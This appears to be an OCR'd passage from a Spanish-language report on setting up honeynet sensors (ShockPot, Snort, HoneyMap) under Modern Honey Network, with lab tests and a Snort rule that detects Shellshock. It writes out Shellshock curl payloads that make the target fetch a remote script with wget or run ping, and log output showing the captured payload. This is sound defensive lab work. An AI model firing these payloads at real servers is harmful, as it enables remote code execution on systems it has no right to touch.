Por lo tanto, el comando completo a ejecutar sería:


```
curl -H "User-Agent: () { :; }; wget http://192.168.10.5/script.sh"
http://192.168.10.7

less /opt/shockpot/shockpot.log
```

```
2015-08-11 15:22:47,414 - Performing wget request on http://192.168.10.5/script.sh
2015-08-11 15:22:47,417 - {"timestamp": "2015-08-11 15:22:47.417440", "path": "/", "com
mand_data": "#!/bin/bash\n\necho \"Script de prueba para Shockpot.\"\n\n\n", "dest_port
": "80", "dest_host": "186.138.2.100", "url": "http://192.168.10.7/", "source_ip": "192
.168.10.10", "headers": [["Content-Length", ""], ["Host", "192.168.10.7"], ["Accept", "
*/*"], ["User-Agent", "() { :; }; wget http://192.168.10.5/script.sh"], ["Content-Type"
, "text/plain"]], "is_shellshock": true, "command": "wget http://192.168.10.5/script.sh
", "query_string": "", "method": "GET"}
```

ShockPot detectó el ataque una vez más. Podemos observar el contenido del archivo remoto que se intentó incluir en el campo "**`"command_data"`**" en las entradas del log. Esto es muy útil, ya que es posible reconstruir el archivo malicioso original extrayéndolo de este log o de la base de datos **MongoDB** en el servidor MHN. El mismo quedaría disponible para el análisis y su envío hacia VirusTotal.

**Nota:** Para llevar a cabo la tarea de reconstrucción mencionada, el **Anexo #04** nos enseña la herramienta online "**JavaScript String Escape**" la cual toma como entrada un texto con caracteres escapados por Java y lo transforma en un texto plano más legible y fácil de interpretar.

Las alertas de los ataques registrados también se observan en la sección "**Attacks**" de la interfaz gráfica de MHN.




## III.7.5. Resultados

- ShockPot fue capaz de detectar el ataque durante la prueba de reconocimiento o "sondeo" de red y registró el evento en un log. Además, devolvió al atacante una respuesta de eco **ICMP** (*ping*) de manera que éste sepa que el servidor es (supuestamente) vulnerable.
- Durante la prueba de inclusión de archivo remoto mediante **`Wget`**, ShockPot detectó el ataque una vez más y, además de guardar los datos del evento propiamente dicho, también almacenó el *payload* del archivo que se intentó inyectar.
- Los eventos de los ataques anteriores generaron sus respectivas alertas en el servidor MHN que son visibles a través de su interfaz web.

## III.7.6. Archivos y directorios de interés

**Archivos:**

**`/opt/shockpot/shockpot.conf`** – Archivo de configuración principal de ShockPot.

**`/opt/shockpot/shockpot.log`** - Log principal de ataques de ShockPot. Las capturas son almacenadas en formato **JSON**.

**`/opt/shockpot/shockpot.out`** - Log en el que se registran las salidas estándar.

**`/etc/supervisor/conf.d/shockpot.conf`** - Archivo de configuración personalizado del *supervisor* con parámetros adicionales para la ejecución de ShockPot.

**Directorio:**

**`/etc/supervisor/conf.d/`** - Aquí se colocan archivos de configuración personalizada para el *supervisor*. Estos son leídos después del el archivo de configuración principal "**`/etc/supervisor/supervisord.conf`**".

# III.8. Sensor: Snort


Snort es un Sistema de Detección de Intrusiones de Red (**NIDS**) libre y de código abierto. Snort tiene capacidad de análisis de tráfico en tiempo real y registro de paquetes IP. Puede proteger de ataques tanto una única máquina así también como una red completa.

Funciona mediante la supervisión de la actividad de red y el disparo de una alerta en caso de detectar actividades sospechosas. Lo que constituye una actividad sospechosa se define por reglas personalizables, Snort utiliza un lenguaje de reglas flexible para describir el tráfico que debería recoger o pasar.

Snort realiza análisis de protocolos y búsqueda de contenido coincidente dentro de los paquetes. Estos servicios básicos tienen muchos propósitos, incluyendo el ajuste dinámico de calidad de servicio (***QoS***) para priorizar el tráfico cuando se estén corriendo aplicaciones altamente sensibles a la latencia.

El programa también puede ser utilizado para detectar sondas o ataques, incluyendo, pero no limitado a: intentos de toma de huellas para detección de Sistema Operativo (***OS fingerprinting***), interfaz de pasarela común (**CGI**), desbordamientos de búfer, sondas a **SMB** y análisis sigiloso de puertos.

## III.8.1. Características

Snort puede operar en tres modos:

- **Modo *sniffer*:** Snort leerá el tráfico de red y lo mostrará por pantalla.
- **Modo *packet logger*:** Snort almacenará el tráfico de red en un archivo.
- **Modo IDS:** El tráfico de red que coincida con lo establecido por las reglas de seguridad se grabará en un archivo. El programa también puede accionar activamente sobre la base de lo que se ha identificado con el fin de prevenir intrusiones (actuando así como **IPS**).

## III.8.2. Configuración

Pasos previos:

- Instalación de Ubuntu 12.04 en una máquina virtual.
- Configuración de sus interfaces de red (IPs privadas **`192.168.10.2`** y **`192.168.20.2`**).
- Instalación de las VMware Tools para Linux.
- Cambiar el nombre del servidor en los archivos "**`/etc/hostname`**" y "**`/etc/hosts`**" (nombre de host: **`snort-ubuntu-12`**)
- Reiniciar el sistema.

**Nota:** Muchos de los pasos detallados a continuación requieren privilegios de "***root***" por lo que previamente nos hemos cambiado a dicho usuario. Si no se desea hacer esto, entonces será necesario anteponer el comando "**`sudo`**" en los casos que sean requeridos.

Despliegue de Snort en el host mediante el script provisto por la interfaz web de MHN como se detalló previamente.

Script:

```
wget "192.168.10.1/api/script/?text=true&script_id=8" -O deploy.sh && sudo bash
deploy.sh 192.168.10.1 qfic6N7c
```

Una vez que termina de desplegar el sensor correremos el siguiente comando en reiteradas ocasiones:

```
supervisorctl status
```

Veremos los siguientes mensajes:

```
snort        STARTING
snort        BACKOFF    Exited too quickly (process log may have details)
snort        FATAL      Exited too quickly (process log may have details)
```

```
100%[=========================================>] 7.934.414   --.-K/s   en 0,07s

2015-07-10 05:17:31 (103 MB/s) - "/opt/mhn/rules/mhn.rules.tmp" guardado [7934414/79344
14]

snort: added process group
snort: stopped
snort: started
[vie jul 10 05:17:31 ART 2015] Successfully updated snort signatures
+ supervisorctl update
root@snort-ubuntu-12:~#
root@snort-ubuntu-12:~#                    El proceso no arranca correctamente
root@snort-ubuntu-12:~# supervisorctl status
snort                            STARTING
root@snort-ubuntu-12:~# supervisorctl status
snort                            BACKOFF    Exited too quickly (process log may have de
tails)
root@snort-ubuntu-12:~# supervisorctl status
snort                            FATAL      Exited too quickly (process log may have de
tails)
root@snort-ubuntu-12:~#
```

**Nota:** Los archivos de log y de errores de Snort son:

**/var/log/snort.log**
**/var/log/snort.err**

Si chequeamos el archivo de log de Snort observaremos que el siguiente mensaje de error se repite con frecuencia:

**cat /var/log/snort.log**

```
        --== Initializing Snort ==--
Initializing Output Plugins!
Initializing Preprocessors!
Initializing Plug-ins!
Parsing Rules file "/opt/snort/etc/snort.conf"   Mensaje de error fatal
ERROR: /opt/snort/etc/snort.conf(45) Missing argument to HOME_NET
Fatal Error, Quitting..
```

Esto se debe a que aún no hemos configurado Snort (y el script de despliegue no lo hace automáticamente), por lo que es necesario editar el archivo de configuración del sensor:

**vim /opt/snort/etc/snort.conf**

Vistazo del archivo:

```
#--------------------------------------------------
#   VRT Rule Packages Snort.conf
#
#   For more information visit us at:
#     http://www.snort.org                  Snort Website
#     http://vrt-blog.snort.org/    Sourcefire VRT Blog
#
#     Mailing list Contact:      snort-sigs@lists.sourceforge.net
#     False Positive reports:    fp@sourcefire.com
#     Snort bugs:                bugs@snort.org
#
#     Compatible with Snort Versions:
#     VERSIONS : 2.9.6.2
#
#     Snort build options:
#     OPTIONS : --enable-gre --enable-mpls --enable-targetbased --enable-ppm --enable-p
erfprofiling --enable-zlib --enable-active-response --enable-normalizer --enable-reload
 --enable-react --enable-flexresp3
#
#     Additional information:
#     This configuration file enables active response, to run snort in
#     test mode -T you are required to supply an interface -i <interface>
#     or test mode will fail to fully validate the configuration and
#     exit with a FATAL error
#--------------------------------------------------
-- INSERTAR --                                          2,33      Comienzo
```

A continuación nos dirigimos a la sección de configuración de variables de red del archivo (**`Step #1`**). Aquí editaremos la variable "**`HOME_NET`**" para que apunten a la red que queremos proteger y designaremos a cualquier otra red como externa (variable "**`EXTERNAL_NET`**") de la siguiente manera:

```
ipvar HOME_NET 192.168.10.0/24
ipvar EXTERNAL_NET !$HOME_NET
```

```
##################################################
# Step #1: Set the network variables.  For more information, see README.variables
##################################################

# Setup the network addresses you are protecting
ipvar HOME_NET 192.168.10.0/24

# Set up the external network addresses. Leave as "any" in most situations
ipvar EXTERNAL_NET !$HOME_NET

# List of DNS servers on your network
ipvar DNS_SERVERS $HOME_NET

# List of SMTP servers on your network
ipvar SMTP_SERVERS $HOME_NET

# List of web servers on your network
ipvar HTTP_SERVERS $HOME_NET
```

También podremos editar muchas otras variables como: "**DNS_SERVERS**", "**SMTP_SERVERS**", "**HTTP_SERVERS**", "**SQL_SERVERS**", "**TELNET_SERVERS**", etc.; en nuestro caso dejaremos sus valores como están.

Más abajo en el mismo archivo definiremos la ruta (o "*path*") de los archivos de reglas que utilizaremos:

```
var RULE_PATH /opt/snort/rules
var SO_RULE_PATH /opt/snort/so_rules
var PREPROC_RULE_PATH /opt/snort/preproc_rules

var WHITE_LIST_PATH /opt/snort/rules
var BLACK_LIST_PATH /opt/snort/rules
```

**Nota:** Los directorios "**/opt/snort/so_rules**" y "**/opt/snort/preproc_rules**" aún no existen y serán creados más adelante.

```
# Path to your rules files (this can be a relative path)
# Note for Windows users:  You are advised to make this an absolute path,
# such as:  c:\snort\rules
var RULE_PATH /opt/snort/rules
var SO_RULE_PATH /opt/snort/so_rules
var PREPROC_RULE_PATH /opt/snort/preproc_rules

# If you are using reputation preprocessor set these
var WHITE_LIST_PATH /opt/snort/rules
var BLACK_LIST_PATH /opt/snort/rules
```

Más abajo en el mismo archivo (**Step #7**) incluiremos nuestro archivo de reglas personalizadas:

```
include $RULE_PATH/myrules.rules
```

**Nota:** El archivo "**myrules.rules**" aún no existe y será creado más adelante.

Comentaremos la línea que dice: "**include $RULE_PATH/local.rules**" agregando el símbolo "**#**" al principio de la misma.

```
##################################################
# Step #7: Customize your rule set
# For more information, see Snort Manual, Writing Snort Rules
#
# NOTE: All categories are enabled in this conf file
##################################################

# Reglas personalizadas
#
include $RULE_PATH/myrules.rules

# site specific rules
#include $RULE_PATH/local.rules

# include $RULE_PATH/app-detect.rules
# include $RULE_PATH/attack-responses.rules
# include $RULE_PATH/backdoor.rules
```

Incluir el *path* del archivo de reglas personalizadas

Comentar esta entrada

Crear los directorios "**/opt/snort/so_rules**" y "**/opt/snort/preproc_rules**".

```
mkdir /opt/snort/so_rules
mkdir /opt/snort/preproc_rules
```

```
root@snort-ubuntu-12:~# mkdir /opt/snort/so_rules
root@snort-ubuntu-12:~# mkdir /opt/snort/preproc_rules
root@snort-ubuntu-12:~# cd /opt/snort
root@snort-ubuntu-12:/opt/snort# ls
bin  etc  include  lib  preproc_rules  rules  share  so_rules  src
root@snort-ubuntu-12:/opt/snort#
```

Crear el archivo "**myrules.rules**" y agregarle una regla.

```
vim /opt/snort/rules/myrules.rules
```

Agregar la siguiente regla de prueba:

```
alert tcp any any -> any any (msg:"Alerta de prueba"; sid:4000000;)
```

Esta sencilla regla se activará cada vez que Snort detecte cualquier tráfico **TCP** en la red (configurada con IP y puertos tanto de origen como de destino = cualquiera) y nos devolverá una alerta con un mensaje adosado. Además, el paquete será guardado en un archivo de log.

**Nota:** A diferencia de las versiones más viejas de Snort, las versiones nuevas exigen la inclusión de un identificador "**sid**" (**Snort ID**) de forma obligatoria. Para nuestras reglas de Snort personalizadas, es conveniente elegir valores de identificador de regla superiores a

1000000 para evitar posibles conflictos con otras reglas que se puedan descargar de Internet e implementar en el futuro.

```
alert tcp any any -> any any (msg:"Alerta de prueba"; sid:4000000;)
```

**Nota:** El **Anexo #05** ofrece una breve guía para la confección de reglas de Snort.

Reiniciamos el proceso "**snort**" del *supervisor* y comprobamos que esta vez ha arrancado correctamente.

```
supervisorctl restart snort
supervisorctl status
```

```
root@snort-ubuntu-12:/opt/snort# supervisorctl restart snort
snort: ERROR (not running)
snort: started
root@snort-ubuntu-12:/opt/snort# supervisorctl status
snort                            RUNNING    pid 29365, uptime 0:01:06
```

Ahora el proceso arranca sin problemas

El archivo de log en el que por defecto se guardan todos los paquetes filtrados por nuestra regla, ha comenzado a crecer. Esto se puede ver fácilmente ejecutando:

```
cd /var/log/snort/
tail -f alert
```

```
root@snort-ubuntu-12:/opt/snort# cd /var/log/snort/
root@snort-ubuntu-12:/var/log/snort# tail -f ./alert
***A**** Seq: 0x15E81762  Ack: 0x5392F4CF  Win: 0x1683  TcpLen: 32
TCP Options (3) => NOP NOP TS: 2042175 1818348

[**] [1:4000000:0] Alerta de prueba [**]
[Priority: 0]
07/10-07:11:19.013641 192.168.10.1:10000 -> 192.168.10.2:51669
TCP TTL:64 TOS:0x0 ID:8235 IpLen:20 DgmLen:52 DF
***A**** Seq: 0x15E81762  Ack: 0x5392F752  Win: 0x1683  TcpLen: 32
TCP Options (3) => NOP NOP TS: 2042185 1818358
```

La alta velocidad con la que crece el archivo, en esta ocasión se debe a que nuestra regla de prueba está configurada para guardar todo el tráfico **TCP** que pasa por la red, es decir cualquier dirección y puerto, tanto de origen como de destino.

## III.8.3. Configuración de arranque

Nuestra red señuelo de prueba cuenta con un servidor que actúa como pasarela entre dos redes privadas (**192.168.10.0/24** y **192.168.20.0/24**). Además, funciona como compuerta por defecto para éstas y les ofrece una salida a Internet.

**Nota:** Para más información sobre la topología y configuración de la red virtual, remitirse al **Anexo #01**.

En este caso, vamos a utilizar Snort como **IDS**, para proporcionar monitoreo a la red en la que está implementada nuestra honeynet. Por lo tanto, es necesario modificar las opciones de configuración de arranque por defecto, establecidas por el *script* de despliegue del sensor. Más precisamente cambiaremos la interfaz de escucha original de Snort (**eth0**) a la interfaz destinada a la honeynet (**eth1**) en la línea de comando del archivo de configuración personalizado: "**/etc/supervisor/conf.d/snort.conf**".

```
vim /etc/supervisor/conf.d/snort.conf
```

```
[program:snort]
command=/opt/snort/bin/snort -c /opt/snort/etc/snort.conf -i eth1
directory=/opt/snort
stdout_logfile=/var/log/snort.log
stderr_logfile=/var/log/snort.err
autostart=true
autorestart=true
redirect_stderr=true
stopsignal=QUIT
```

Establecer "eth1" como la interfaz de escucha en la línea de comando de arranque de Snort.

Es necesario reiniciar el proceso "**supervisor**" para que tome los cambios.

```
/etc/init.d/supervisor stop
/etc/init.d/supervisor start
```

```
root@snort-ubuntu-12:~# /etc/init.d/supervisor stop
Stopping supervisor: supervisord.
root@snort-ubuntu-12:~# /etc/init.d/supervisor status
 is  not running.
root@snort-ubuntu-12:~# /etc/init.d/supervisor start
Starting supervisor: supervisord.
root@snort-ubuntu-12:~# /etc/init.d/supervisor status
 is running
root@snort-ubuntu-12:~# ps -ef | grep snort
root       2125   2122  0 06:08 ?        00:00:00 /opt/snort/bin/snort -c /opt/snort/et
c/snort.conf -i eth1
```

Detenemos y reiniciamos el supervisor.

Snort ahora escucha en la interfaz "eth1".

Observamos que ahora Snort escucha en la interfaz "**eth1**".

## III.8.4. Caso de prueba

### III.8.4.1. Detección de posibles ataques a la vulnerabilidad Shellshock

En esta prueba vamos a confeccionar una regla para la detección de posibles ataques a la vulnerabilidad "*Shellshock*" descrita en el capítulo del sensor ShockPot. Esto se consigue mediante el análisis del contenido de paquetes provenientes de redes externas en busca de la llamada "cadena mágica" tan característica de este tipo ataque.

```
vim /opt/snort/rules/myrules.rules
```

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (\
        msg:"Atencion!! Posible ataque ShellShock";\
        content:"() {";\
        reference:url, https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271;\
        classtype:string-detect;\
        sid:2015090702;\
        rev:10;)
```

Esta regla buscará el patrón "**() {**" dentro de la carga útil de todos los paquetes dirigidos a un puerto HTTP de nuestra red local y que provengan de una red externa, y registrará una alerta con un mensaje personalizado en el archivo de log de alertas. Las variables de redes y puertos ("**EXTERNAL_NET**", "**HOME_NET**" y "**HTTP_PORTS**") utilizadas en la definición de la regla son las que previamente se establecieron en el archivo de configuración "**/opt/snort/etc/snort.conf**".

La siguiente sección del archivo nos detalla la lista de puertos asociados a la variable "**HTTP_PORTS**":

```
# List of ports you run web servers on
portvar HTTP_PORTS [36,80,81,82,83,84,85,86,87,88,89,90,311,383,555,591,593,631,801,808
,818,901,972,1158,1220,1414,1533,1741,1830,1942,2231,2301,2381,2809,2980,3029,3037,3057
,3128,3443,3702,4000,4343,4848,5000,5117,5250,5600,6080,6173,6988,7000,7001,7071,7144,7
145,7510,7770,7777,7778,7779,8000,8008,8014,8028,8080,8081,8082,8085,8088,8090,8118,812
3,8180,8181,8222,8243,8280,8300,8333,8344,8500,8509,8800,8888,8899,8983,9000,9060,9080,
9090,9091,9111,9290,9443,9999,10000,11371,12601,13014,15489,29991,33300,34412,34443,344
44,41080,44449,50000,50002,51423,53331,55252,55555,56712]
```

La opción "**reference**" vincula la alerta con una referencia externa a la vulnerabilidad **CVE-2014-6271**.

La opción "**classtype**" asocia la alerta a alguna de las clases definidas en el archivo "**/opt/snort/etc/classification.config**".
Los valores "**sid**" y "**rev**" son un identificador de regla y un número de revisión respectivamente. Éstos nos permiten identificar y referenciar una regla con mayor facilidad.

Reiniciamos el proceso "**snort**" del *supervisor* para que acepte la nueva regla.

```
supervisorctl restart snort
```

A continuación efectuamos el ataque del mismo modo que lo hicimos en el caso de "prueba de sondeo" descrito en el capítulo del sensor ShockPot con la única diferencia de que esta vez la máquina atacante pertenece a una red externa a la de la honeynet. Desde la máquina **192.168.20.10** ejecutamos:

```
curl -H "User-Agent: () { :; }; /bin/ping -c1 192.168.20.10" http://192.168.10.7
```

El paquete será analizado por Snort y comparado con su conjunto de reglas cuando éste pase por la interfaz que conduce a la red local. Al concordar con lo establecido por nuestra regla, Snort creará una entrada en el archivo de alertas "**/var/log/snort/alert**" como se muestra a continuación:

```
tail -f /var/log/snort/alert
```

```
root@snort-ubuntu-12:~# tail -f /var/log/snort/alert
[**] [1:2015090702:10] Atencion!! Posible ataque ShellShock [**]
[Classification: A Suspicious String was Detected] [Priority: 3]
09/07-03:01:31.277548 192.168.20.10:54701 -> 192.168.10.7:80
TCP TTL:63 TOS:0x0 ID:47784 IpLen:20 DgmLen:155 DF
***AP*** Seq: 0x5A0E959D  Ack: 0xC66391A4  Win: 0xE5  TcpLen: 32
TCP Options (3) => NOP NOP TS: 4665147 2554413
[Xref => http://https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271]
```

Como se aprecia en la figura anterior, la alerta fue generada exitosamente y agregada al log. Dicha alerta contiene toda la información establecida en la regla de Snort:

- Se pueden observar los valores "**sid**" y "**rev**" junto al mensaje de alerta de la regla.
- Vemos también un mensaje de clasificación de alerta que nos indica que fue detectada una cadena de caracteres sospechosa en el contenido del paquete. Dicho mensaje viene de la asociación de la opción "**classtype:string-detect**" con su contraparte en el archivo de categorías, el cual también incluye un valor de prioridad a esta opción.


- Marca de tiempo del evento (*time stamp*) junto a sus direcciones de IP y puerto de origen y destino.
- Valores de campos de la cabecera del mensaje (en este caso **TCP**), como lo son: tiempo de vida (**TTL**), Tipo de Servicio (**TOS**), tamaño del paquete, banderas, bit de no fragmentación, etc.
- También la URL establecida en la regla como referencia externa, en este caso para la vulnerabilidad "**CVE-2014-6271**".

La interfaz web de administración de MHN también nos muestra los "ataques" registrados. Nótese que para las IPs públicas, incluso nos indica mediante una bandera el país de procedencia del ataque.

Aquí vemos la sección principal de la página de administración web de MHN, en la que apreciamos:

- El número total de ataques recibidos en las últimas 24 horas.
- Ranking Top 5 de IPs atacantes.
- Ranking Top 5 de puertos atacados.
- Ranking Top 5 de honeypots.
- Ranking Top 5 de sensores.
- Ranking Top 5 de firmas (mensajes de alerta).

La sección "**Attacks**" nos provee un reporte de ataques en el que podemos ver cada uno de ellos y la interfaz nos permite filtrarlos de acuerdo a diferentes criterios (Sensor, Honeypot, Fecha, Puerto atacado e IP de origen).




## III.8.5. Resultados

La prueba del sensor Snort como sistema de detección de intrusos (**IDS**) fue exitosa.

- Se desplegó y configuró Snort para que escuche en una interfaz determinada.
- Se generó una regla personalizada con el fin de poder detectar una tipo de ataque específico, en este caso el de la vulnerabilidad Shellshock.
- Se efectuó la prueba de ataque desde una red externa a la de la honeynet y Snort fue capaz de detectarla y de producir una alerta con los datos y campos necesarios para su uso posterior.
- Los datos de todos los eventos capturados por el sensor fueron transferidos a la base de datos de MHN haciendo posible apreciar el ataque desde la interfaz gráfica.

## III.8.6. Archivos y directorios de interés

**Archivos:**

**`/opt/snort/etc/snort.conf`** - Archivo principal de configuración de Snort.

**`/var/log/snort/alert`** - Archivo de alertas disparadas por el análisis de paquetes e implementación de reglas de Snort.

**`/var/log/snort.log`** - Log de eventos de funcionamiento de Snort.

**`/var/log/snort.err`** - Archivo de errores de Snort.

**`/opt/snort/rules/local.rules`** - Archivo de reglas locales predeterminadas de Snort.

**`/opt/snort/rules/myrules.rules`** - Nuestro archivo de reglas personalizadas.

**`/opt/snort/etc/classification.config`** - Aquí se almacenan las categorías predefinidas por Snort. Las categorías se ordenan según su importancia.

**`/etc/supervisor/conf.d/snort.conf`** - Archivo de configuración personalizado del proceso "**`supervisor`**" con parámetros adicionales para la ejecución de Snort. Por defecto, está configurado para correr Snort utilizando el archivo principal de configuración y escuchar en la interfaz "**`eth0`**". Los archivos de log y de errores también están configurados aquí.

**Directorios:**


**`/opt/snort/rules`** - Directorio en el que se almacenan los distintos archivos de reglas de Snort.

# III.9. HoneyMap

Una de las herramientas más interesantes con la que cuenta la interfaz gráfica de MHN es el HoneyMap.

El HoneyMap es una aplicación web que ofrece una visualización en tiempo real de los ataques contra sensores desplegados a lo largo y a lo ancho de todo el mundo. Hace uso del protocolo de datos compartidos internos *HPFeeds* como su fuente de datos.

Cada punto rojo que aparece cuando se accede al mapa representa un ataque a una máquina. Los puntos amarillos representan los honeypots, o sistemas establecidos para registrar ataques entrantes. El cuadro negro ubicado en la parte inferior nos dice la procedencia geográfica de cada ataque en la medida que se van detectando.




En nuestro caso, sólo vemos puntos rojos porque nuestros honeypots no fueron desplegados bajo una IP pública, por lo que sólo los atacantes se mostrarán en el mapa.

La información que se muestran actualmente en el HoneyMap es en su mayoría "no dirigida" en el sentido de que un atacante humano con un objetivo específico es monitoreado. En la mayoría de los casos, el conjunto actual de sensores detecta escaneos y ataques automatizados que se originan desde computadoras de usuarios finales infectadas o desde servidores "secuestrados". Todo esto también significa que un "ataque" en la HoneyMap no

necesariamente es llevado a cabo por una sola persona maliciosa, sino muy probablemente por un gusano informático u otras formas de programas maliciosos.

El ver países con muchos puntos rojos no necesariamente supone que estos países sean particularmente belicosos, malignos o "muy activos en la ciberguerra". Muchos puntos rojos implican que hay un gran número de máquinas que están atacando a los honeypots. Por lo que sabemos, esto simplemente significa que en estos países corren muchos servidores con sistemas operativos viejos, no parcheados e infectadas con gusanos. No existe ningún daño intencional (probablemente). Por lo tanto no debemos apresurarnos a sacar conclusiones basadas únicamente en lo que vemos en este mapa.

# III.10. Otros sensores soportados por MHN

Aquí se ofrece una breve descripción de los demás sensores (no implementados en el presente trabajo) soportados por Modern Honey Network detallando sus características principales.

## III.10.1. Suricata

Suricata es un Sistema de Detección y Prevención de Intrusos de Red así también como un motor de monitoreo de seguridad de red de alta performance. De código abierto y perteneciente a una fundación sin fines de lucro manejada por la comunidad, la "*Open Information Security Foundation*" (OISF).

**Características:**

1. **Altamente escalable:** Suricata es una aplicación multi-hilo. Lo cual significa que se puede hacer correr una instancia y ésta balanceará la carga de procesamiento a través de cada procesador en el host en el cual Suricata sea configurado para usar. Esto permite a un hardware básico (no especializado) lograr velocidades de tráfico real en el orden de los 10 Gigabit sin sacrificar su cobertura como IDS/IPS.
2. **Identificación de protocolos:** Los protocolos más comunes son automáticamente reconocidos por Suricata tan pronto como el flujo de datos arranca, permitiendo de esta manera que los administradores escriban reglas orientadas a protocolos en lugar de hacerlo para puertos los esperados.
